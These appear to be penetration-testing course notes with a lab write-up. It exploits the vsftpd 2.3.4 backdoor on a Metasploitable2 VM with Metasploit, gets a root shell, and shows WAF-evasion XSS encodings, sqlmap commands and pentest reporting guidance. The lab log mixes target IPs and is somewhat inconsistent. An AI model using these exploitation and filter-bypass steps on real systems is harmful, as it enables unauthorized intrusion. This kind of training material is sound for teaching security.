Advanced Vulnerability Exploitation

1. Exploit Chains

Exploit chaining means combining **multiple vulnerabilities** to perform a bigger attack.

Instead of using one vulnerability, an attacker links several vulnerabilities together to gain deeper access.

Example

XSS → Session Hijacking

1. Attacker injects a **Cross-Site Scripting (XSS)** payload into a vulnerable website.
2. The script steals the **session cookie** of the logged-in user.
3. The attacker uses the stolen cookie to **hijack the session** and log in as that user.

Another Example

XSS + CSRF Attack

1. XSS injects malicious JavaScript.
2. The script automatically sends a **CSRF request**.
3. Admin performs an action unknowingly (change password, create admin account).

Why Exploit Chaining is Powerful

- Bypasses security controls
- Escalates privileges
- Gains deeper system access

2. Exploit Customization

Exploit customization means modifying existing exploit code to work on a specific target system.

Many exploits are available on platforms like **Exploit Database**, but they often need modification.

Example

Using **Metasploit Framework**

Steps:

1. Search exploit

- **search vsftpd**

2. Use exploit
   - use exploit/unix/ftp/vsftpd_234_backdoor

3. Set target details

- set RHOST 192.168.1.10
  set payload cmd/unix/interact

4. Run exploit

- exploit

Customization Example

modify:

- Target **IP address**
- **Port number**
- Payload type
- Reverse shell configuration
- Operating system parameters

Sometimes attackers also modify **Python or C exploit scripts** from **Exploit Database** to match the victim environment.

3. Obfuscation Techniques

Obfuscation is used to hide malicious code so that security systems like **Web Application Firewalls (WAF)** cannot detect it.

Common Techniques

1. Encoding

Attackers encode payloads to bypass filters.

Example:

Normal XSS

<script>alert(1)</script>

Encoded XSS

%3Cscript%3Ealert(1)%3C/script%3E

2. Double Encoding

%253Cscript%253Ealert(1)%253C/script%253E

3. Polymorphic Payloads

Payload changes structure every time.

Example:

<ScRiPt>alert(1)</sCrIpT>

Why Obfuscation is Used

- Bypass **WAF**
- Avoid **IDS detection**
- Hide attack payloads

4.Case Study: SolarWinds Attack

One real-world example is the **SolarWinds supply chain attack**.

What Happened

Attackers inserted malicious code into a **software update** of **SolarWinds**.

Attack Chain

1. Compromise SolarWinds build system
2. Inject malicious code
3. Send infected updates to customers
4. Organizations install the update
5. Attackers gain remote access

Impact

- Affected **18,000+ organizations**
- Impacted government agencies and companies worldwide

Key Objectives of Advanced Exploitation

✔ Identify vulnerabilities
✔ Chain multiple vulnerabilities
✔ Modify exploits for different targets
✔ Bypass security defenses
✔ Understand real-world cyber attacks

Web Application Penetration Testing

Web Application Penetration Testing is the process of **testing a web application for security vulnerabilities** by simulating real-world cyber attacks. The goal is to identify weaknesses before attackers exploit them.

Penetration testers often follow guidelines from organizations like **OWASP** and use resources such as the **OWASP Web Security Testing Guide**.

1. Web Vulnerabilities (OWASP Top 10)

The **OWASP Top 10** lists the most critical web application security risks.

Example Vulnerabilities

A04:2021 – Insecure Design

This occurs when the **application architecture is poorly designed**, leading to security flaws.

Example:

- No rate-limiting on login page
- Allows unlimited login attempts

Attack:

- Attacker performs **password brute force attack**.

A07:2021 – Identification and Authentication Failures

Occurs when authentication mechanisms are weak.

Example:

- Weak password policy
- Predictable session IDs
- No multi-factor authentication

Impact:

- Attackers can **take over user accounts**.

Other Common Web Vulnerabilities

Some important vulnerabilities include:

- **SQL Injection**
- **Cross-Site Scripting (XSS)**
- **Cross-Site Request Forgery (CSRF)**
- **Broken Access Control**
- **Security Misconfiguration**

2. Testing Techniques

Penetration testers use **manual testing** and **automated tools**.

Manual Testing

Manual testing helps discover **complex vulnerabilities** that automated tools may miss.

A popular tool is **Burp Suite**.

Example: Session Manipulation

Steps:

1. Intercept request in Burp Suite.
2. Analyze session cookies.
3. Modify session values.
4. Send request to the server.

Example intercepted request:

```
GET /profile HTTP/1.1
Host: example.com
Cookie: sessionid=12345
```

If the session ID is predictable, attackers may hijack accounts.

Automated Testing Tools

Automated tools help detect vulnerabilities quickly.

Common Tools

- **sqlmap** – SQL injection testing
- **Nikto** – Web server vulnerability scanner
- **OWASP ZAP** – Automated web security scanner

Example SQL Injection scan using **sqlmap**:

sqlmap -u "http://example.com/product?id=1" --dbs

This checks if the parameter is vulnerable to SQL injection.

3. Secure Coding Mitigations

After finding vulnerabilities, developers must **fix them** using secure coding practices.

Common Security Fixes

Input Validation

- Validate user inputs
- Reject malicious characters

Example:

- Allow only numbers in ID fields

Output Encoding

- Encode user input before displaying it.
- Prevents **Cross-Site Scripting (XSS)**.

Secure Session Management

- Use strong session IDs

- Set **HTTPOnly cookies**
- Implement session timeouts

Rate Limiting

- Prevent brute force attacks.

Example:

- Limit login attempts to **5 tries per minute**.

Key Objectives of Web Application Penetration Testing

A penetration tester should be able to:

✔ Identify web vulnerabilities
✔ Exploit security weaknesses safely
✔ Use testing tools effectively
✔ Recommend security fixes
✔ Follow ethical hacking methodologies

Reporting and Stakeholder Communication (Penetration Testing)

In **penetration testing**, technical skills are important, but **reporting is equally critical**. A pentest report explains **what vulnerabilities were found, their impact, and how to fix them**. Good reporting helps organizations understand security risks and take action.

Frameworks like the **Penetration Testing Execution Standard** provide structured guidelines for creating professional reports.

Report Structure

A penetration testing report usually contains several sections.

1. Executive Summary

This section is written for **management or business stakeholders**.

It explains:

- Overall security posture
- Critical vulnerabilities

- Business impact
- Risk level

Example:

The penetration test identified **3 critical vulnerabilities** that may allow attackers to gain unauthorized access to sensitive customer data.

This section should **avoid technical jargon** and focus on **business risk**.

2. Technical Findings

This section contains **detailed vulnerability information** for security teams and developers.

Each finding usually includes:

- Vulnerability name
- Description
- Affected system
- Risk severity
- Proof of Concept (PoC)
- Screenshots or logs

Example:

Vulnerability: SQL Injection
Affected Page: Login page
Risk Level: High
Impact: Attackers can extract database information.

3. Risk Ratings

Risk levels are often based on **CVSS scoring** or internal company risk models.

Typical risk categories:

- Critical
- High
- Medium
- Low
- Informational

These ratings help management **prioritize security fixes**.

4. Remediation Steps

This section explains **how to fix the vulnerability**.

Example:

Issue: Cross-Site Scripting (XSS)

Remediation:

- Implement input validation
- Use output encoding
- Apply Content Security Policy (CSP)

Reports should always provide **clear and practical solutions**.

Audience Tailoring

Different stakeholders require **different levels of technical detail**.

For Managers / Executives

Focus on:

- Business impact
- Financial risk
- Compliance impact
- Overall security posture

Example:

The vulnerability could expose customer payment information, potentially leading to financial loss and reputational damage.

For Developers

Provide **technical details** such as:

- Vulnerable code snippets
- Attack payloads
- Configuration errors

Example:

- SQL injection payload used
- Request captured using **Burp Suite**

Developers need **clear instructions to fix the vulnerability**.

Metrics and KPIs

Security reports often include **metrics and Key Performance Indicators (KPIs)** to measure security performance.

Common Metrics

Vulnerability Count

- Total vulnerabilities discovered.

Example:

- Critical: 2
- High: 5
- Medium: 7

Exploit Success Rate
Percentage of vulnerabilities successfully exploited during testing.

Example:

- 12 vulnerabilities found
- 8 successfully exploited
- Exploit success rate = **66%**

Time-to-Remediate (TTR)

Measures how long it takes to fix vulnerabilities.

Example:

- Critical vulnerabilities fixed within **7 days**
- Medium vulnerabilities fixed within **30 days**

These metrics help organizations **track improvement in security posture**.

Advanced Exploitation Lab

To perform an **advanced exploitation attack by chaining vulnerabilities** on a vulnerable system (Metasploitable2 VM) using **Metasploit, Python scripts, and Exploit-DB** and document the findings.

Tools Required

- Kali Linux
- Metasploitable2 Virtual Machine
- Metasploit Framework
- Python
- Exploit-DB
- Browser (Firefox/Chrome)
- Google Docs for reporting

Lab Setup

1. Start **Metasploitable2 VM**.
2. Start **Kali Linux VM**.
3. Ensure both are in the same network (Host-Only or NAT Network).
4. Identify target IP using:

Command:

- **Ifconfig**

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:ab:d7:21
          inet addr:192.168.159.130  Bcast:192.168.159.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:feab:d721/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:5 errors:0 dropped:0 overruns:0 frame:0
          TX packets:48 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:866 (866.0 B)  TX bytes:5352 (5.2 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:97 errors:0 dropped:0 overruns:0 frame:0
          TX packets:97 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:21529 (21.0 KB)  TX bytes:21529 (21.0 KB)
```

```
┌──(root㉿kali)-[/home/kali]
└─# ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:50:ca:6e:3d  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 6 overruns 0  carrier 0  collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.159.128  netmask 255.255.255.0  broadcast 192.168.159.255
        inet6 fe80::20c:29ff:fe09:fff1  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:09:ff:f1  txqueuelen 1000  (Ethernet)
        RX packets 8  bytes 1554 (1.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 100  bytes 12065 (11.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Procedure

Step 1 – Reconnaissance

Scan the target machine using **Nmap**.

Command:

- nmap -sV 192.168.21.129

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV 192.168.159.130
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-10 23:03 +0530
Nmap scan report for 192.168.159.130
Host is up (0.0013s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE      VERSION
21/tcp   open  ftp          vsftpd 2.3.4
22/tcp   open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet       Linux telnetd
25/tcp   open  smtp         Postfix smtpd
53/tcp   open  domain       ISC BIND 9.4.2
80/tcp   open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind      2 (RPC #100000)
139/tcp  open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec         netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell        Netkit rshd
1099/tcp open  java-rmi     GNU Classpath grmiregistry
1524/tcp open  bindshell    Metasploitable root shell
2049/tcp open  nfs          2-4 (RPC #100003)
2121/tcp open  ccproxy-ftp?
3306/tcp open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc          VNC (protocol 3.3)
6000/tcp open  X11          (access denied)
6667/tcp open  irc          UnrealIRCd
8009/tcp open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp open  unknown
MAC Address: 00:0C:29:AB:D7:21 (VMware)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 177.41 seconds
```

Identify open ports and services such as:


- Apache Web Server
- FTP
- MySQL
- Web Applications

Step 2 – Identify Web Vulnerability


Access the web application from browser:

Command:

- http://192.168.21.129





- vulnerable page – DVWA



Cross Site Scripting (XSS):

- <script>alert("XSS")</script>





XSS vulnerability confirmed.

Step 3 – Exploit Chaining (XSS → RCE)

To **gain remote access to the vulnerable machine** after discovering vulnerabilities in DVWA.

- **Attacker Machine:** Kali Linux
- **Target Machine:** Metasploitable2
- **Target IP Example:** 192.168.159.130


Command:

➢ **Msfconsole**

- Starts the Metasploit penetration testing framework
- Loads exploit modules, payloads, scanners, and tools

Metasploit Framework


msf6 >



Command:

➢ **search exploit**

This command searches the **Metasploit database** for available exploits.



Command:

- **show options**

```
msf > show options

Global Options:
===============

   Option            Current Setting    Description
   ------            ---------------    -----------
   ConsoleLogging    false              Log all console input and output
   LogLevel          0                  Verbosity of logs (default 0, max 3)
   MeterpreterPrompt meterpreter        The meterpreter prompt string
   MinimumRank       0                  The minimum rank of exploits that will run without explicit confirmation
   Prompt            msf                The prompt string
   PromptChar        >                  The prompt character
   PromptTimeFormat  %Y-%m-%d %H:%M:%S  Format for timestamp escapes in prompts
   SessionLogging    false              Log all input and output for sessions
   SessionTlvLogging false              Log all incoming and outgoing TLV packets
   TimestampOutput   false              Prefix all console output with a timestamp
```

set RHOSTS 192.168.159.130

```
msf > set RHOSTS 192.168.159.130
RHOSTS ⇒ 192.168.159.130
```

set PAYLOAD php/meterpreter/reverse_tcp

```
msf > set payload php/meterpreter/reverse_tcp
payload ⇒ php/meterpreter/reverse_tcp
msf >
```

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.159.128
LHOST ⇒ 192.168.159.128
```

```
msf > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  Yes    VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
```

```
msf > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
```

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[-] 192.168.159.130:21 - Exploit failed: php/meterpreter/reverse_tcp is not a compatible payload.
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) > whoami
[*] exec: whoami

root
msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

We didn't Get Meterpreter

Because:

Exploit	Result
php_eval	Often fails in DVWA
vsftpd_234_backdoor	Works reliably

So switching exploit is **normal in penetration testing**.

Exploit Used:
VSFTPD 2.3.4 Backdoor

Target:
192.168.159.130

Result:
Remote command shell successfully obtained.

Impact:
Attacker gained **root-level access** to the system.

5. Exploit Chain Log

Status = Failed.

Exploit ID	Description	Target IP	Status	Payload
004	XSS to RCE Chain Attempt	192.168.21.129	Failed	php/meterpreter/reverse_tcp

Reason for Failure:

The exploit module exploit/unix/webapp/php_eval was executed using the payload php/meterpreter/reverse_tcp. However, the exploit did not successfully establish a Meterpreter session with the target system. The output showed **"Exploit completed, but no session was created"**, indicating that the payload was not executed on the target server.

Exploit ID	Description	Target IP	Status	Payload
005	VSFTPD 2.3.4 Backdoor Exploit	192.168.21.129	Success	Command Shell

6. Python PoC Customization (Exploit-DB)

- Original PoC script from Exploit-DB was modified to target the specific vulnerable endpoint. The payload delivery method was updated to execute a reverse shell. Hardcoded IP values were replaced with variables, and error handling was added to improve stability. These changes allow the exploit to reliably trigger the vulnerability and establish remote access.

Web Application Testing Lab

To perform **web application security testing on DVWA** using tools such as **Burp Suite**, **sqlmap**, and **OWASP ZAP** to identify vulnerabilities related to the **OWASP Top 10 security risks.

Tools Used

- Kali Linux
- DVWA (Damn Vulnerable Web Application)
- Burp Suite
- sqlmap
- OWASP ZAP
- Web Browser (Firefox)

Test Setup

1. Start **Kali Linux VM**.
2. Start **Metasploitable2 / DVWA VM**.
3. Open DVWA in browser:


Command:


- **http://192.168.159.130/dvwa**


Vulnerability Test Log:

